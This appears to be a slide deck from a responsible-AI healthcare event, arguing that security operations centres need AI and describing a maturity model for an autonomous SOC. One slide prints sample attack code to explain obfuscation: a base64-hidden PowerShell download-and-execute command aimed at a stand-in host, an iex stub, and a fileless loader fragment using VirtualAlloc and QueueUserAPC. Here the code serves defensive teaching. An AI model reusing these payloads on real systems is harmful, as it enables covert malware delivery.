

LEADING WITH RESPONSIBLE AI

*Day 3: Risk & Reward: The
Security Perspective on
Responsible AI in
Healthcare*

How Security Operations Teams Are Using AI to
Fight Back

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


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Welcome

- Welcome + Introductions
- Presentation Content: How Security Operations Teams Are Using AI to Fight Back
- Q+A



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- Introductions
 - State of the Threat Landscape From a SOC perspective
 - Why is AI the Game Changer
 - Real World Example: Malware Obfuscation
 - The SOC of the Future
 - Q&A

Rise of AI Generation by Threat Actors

- Build legitimate looking web sites
- Create Deep Fakes of voice or video calls
- More sophisticated phishing emails
- Malware Obfuscation

The Operational Reality

Security teams wear many hats




Response, investigation, and hunting tasks disconnected

Manual workflows create inefficiencies

Threat actors growing more sophisticated

The SOC of Today



Living at the Speed of AI




Education

Educational content and trainings tailored to specific student needs.



Healthcare

Standard tools tasked with diagnostic work and medical procedures.



Finance

Banks and robo-advisors engage with a range of interactions.



Transportation

More autonomous vehicles in private and commercial use.

The Urgency of AI in Security



AI is the only way to keep pace with threats that move faster, hide deeper, and strike smarter than ever before.

AI is no longer optional.



Falling behind in AI means getting outpaced, outsmarted, and outmaneuvered by threat actors at every turn.

The AI Arms Race



Modern AI threats demand modern AI tools - yesterday's defenses can't stop today's attacks.

AI-Powered SIEM

Why AI is the Game-Changer

Intelligence Amplifier

Automation of Detection
and Incident Response

Continuous Learning



Speed + Scale

Pattern Recognition +
Prediction

Adaptive Threat Hunting

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Malware Obfuscation Techniques

- Pre-AI obfuscation was simple—human-crafted layers like Base64 and aliases.
- Post-AI: LLMs generate polymorphic, multi-layered payloads that are drastically more complex, scalable, and evasion-resistant

- Example of Simpler Times:

```
# Simple Base64-encoded payload
$url = [Text.Encoding]::ASCII.GetString(
    [Convert]::FromBase64String("aHR0cDovL2V2aWwubXkvcGF5bG9hZC5leGU=")
)
(New-Object Net.WebClient).DownloadFile($url, "$env:TEMP\evil.exe")
Start-Process "$env:TEMP\evil.exe"
```

- Basically, looking at base64 "aHR0cDovL2V2aWwubXkvcGF5bG9hZC5leGU=" and decoding it to <http://evil.my/payload.exe>

- `$klbcqfhp="wohrxyqx";`
- `function scjvnay {`
- `$wxikgiyh=[System.Convert]::FromBase64String($args[0]);`
- `[System.Text.Encoding]::ASCII.GetString($wxikgiyh);`
- `};`
- `iex(scjvnay("<base64-payload>"));`

Obfuscated delivery: Wrapped in Base64, shortened aliases, and inline function logic.

Base64 Decoded - .NET Interop

```
$InteropDefinition1 = @"
[DllImport("kernel32")]
public static extern uint QueueUserAPC(IntPtr pfnAPC, IntPtr hThread, IntPtr dwData);

[DllImport("kernel32")]
public static extern IntPtr GetCurrentThreadId();

[DllImport("kernel32")]
public static extern IntPtr OpenThread(uint dwDesiredAccess, uint bInheritHandle, IntPtr dwThreadId);

"@
$InteropAPC = Add-Type -MemberDefinition $InteropDefinition1 -Name 'ThreadInterop' -Namespace 'InteropNamespace' -PassThru
$InteropDefinition2 = @"
[DllImport("kernel32")]
public static extern IntPtr GetCurrentProcess();

[DllImport("kernel32")]
public static extern void SleepEx(uint dwMilliseconds, uint bAlertable);


[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

"@
$InteropMem = Add-Type -MemberDefinition $InteropDefinition2 -Name 'MemoryInterop' -Namespace 'InteropNamespace' -PassThru
$marshal = 'System.Runtime.InteropServices.Marshal'
# $threadId = $InteropAPC::GetCurrentThreadId()
# $threadHandle = $InteropAPC::OpenThread(0x001F03FF, $false, [IntPtr]$threadId)
# $InteropAPC::QueueUserAPC($ptr, $threadHandle, $ptr)
# $InteropMem::SleepEx(1000, $true)
```

Threat Actors use .NET interop in PowerShell to dynamically build memory-resident payloads

Analysis

- Fileless Malware loader using encoded .NET Code and PE Binary Stub
- Injects the PE stub into memory with VirtualAlloc; executes it via QueueUserAPC
- Payload is a Windows executable; No files dropped into disk making this highly evasive



Why This Example

- Because it Highlights the need for AI in the SOC
- **◆ Speed & Scale**
 - **Speed:** AI accelerates triage by rapidly decoding multilayered obfuscated code, enabling analysts to respond faster during time-sensitive investigations.
 - **Scale:** Empowers junior analysts with advanced capabilities typically reserved for senior SOC personnel, enabling broader coverage with less overhead.
- **◆ Pattern Recognition + Prediction**
 - AI models detect subtle behavioral patterns across large datasets, revealing threats that would be missed with traditional rule-based systems.
 - Predictive analytics help forecast attacker behavior, allowing preemptive defense strategies and reducing dwell time.
- **◆ Automation of Detection & Incident Response**
 - AI-driven automation can identify, analyze, and respond to threats in real time – reducing alert fatigue and enabling 24/7 incident containment.
 - AI enriches alerts with context (e.g., threat intel, previous IOCs), accelerating analyst decisions and playbook execution.
- **◆ Adaptive Threat Hunting & Continuous Learning**
 - AI learns from past investigations and threat actor behavior to evolve hunting strategies and prioritize high-fidelity alerts.
 - Feedback loops between analysts and AI improve detection efficacy across environments, creating a living defense system.
- **◆ Intelligence Amplifier**
 - AI augments human intuition with real-time data correlation, anomaly detection, and hypothesis generation.
 - Enables faster decision-making by surfacing the “so what” of complex log and telemetry data, enhancing analyst performance.

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SOC Automation Goals



The goal has not changed : Automate everything!

Automate Everything



AI brings us closer than ever before to automating all security operations.

Artificial Intelligence



Shift from static rule sets to intelligent, self-improving systems.

From Manual to Automated



A fully autonomous SOC leveraging the proper AI for the right tasks.

Autonomous SOC

Shifts from Monolithic Models to Compound AI Systems



General Purpose Models from Trusted Partners

- Foundational capabilities
- Lay down a strong framework
- Advanced reconnaissance
- General intelligence
- Ecosystem support



Proprietary Models w/ Contextual Awareness

- Specialized & well-tuned
- External knowledge access
- Better reasoning/More context
- Analyzes nuanced patterns
- Reinforcement learning
- ReAct + RAG by putting LLMs in charge of the logic



AI Agents w/ Grounded Intelligence

- Real-time data w/ context
- High-stakes decisions on domain-specific tasks
- Complex workflows requiring multiple tools and APIs
- Tool-enhanced with dynamic execution and autonomous operations

Autonomous SOC Maturity Model

Level 0

Level 1

Level 2

2022-24

Manual

- Simple, single source detection logic
- Manual investigation, response, and remediation

Rules-Based

- Multi-source correlation rules for detections
- Expert systems (e.g., SOAR) for investigation, response, and remediation

AI-Assisted

- ML algorithms that self-tune for better detections
- AI assistants to simplify and streamline detection engineering, investigation, response, and remediation

Autonomous SOC Maturity Model

Level 3

Level 4

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Limited Autonomy

- LLM-based detections that predict new attacks and create detection logic for them
- Agentic approaches for investigation and lower risk response actions
- Human role is supervision of AI and taking on tasks that AI is not yet ready for

Full Autonomy

- Agentic approaches for all SOC processes, including remediation actions
- Human role is system guidance and improvement

The SOC of the Future

AI as a catalyst for change

Cloud SOC

Cloud native where infrastructure and data repositories are managed

Agentic AI

Security agents with agency to perform tasks based on their own reasoning

Federated Data

Access data fast and on-demand wherever it lives

Augmented & Virtual Reality

Attack simulations, training exercises, and real-world attack scenarios

Zero Trust

Authentication of every identity and object on-access with context

Autonomous Hunting

Dynamic and automatic creation of detection rules and threat intelligence integrations





Q&A



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Today's Agenda – Day 3 – Coming Next

June 25

1:00 pm – 1:45 pm CT

CISO Roundtable on AI: The Good,
The Bad, and The Ugly



2:00 pm – 2:45 pm CT

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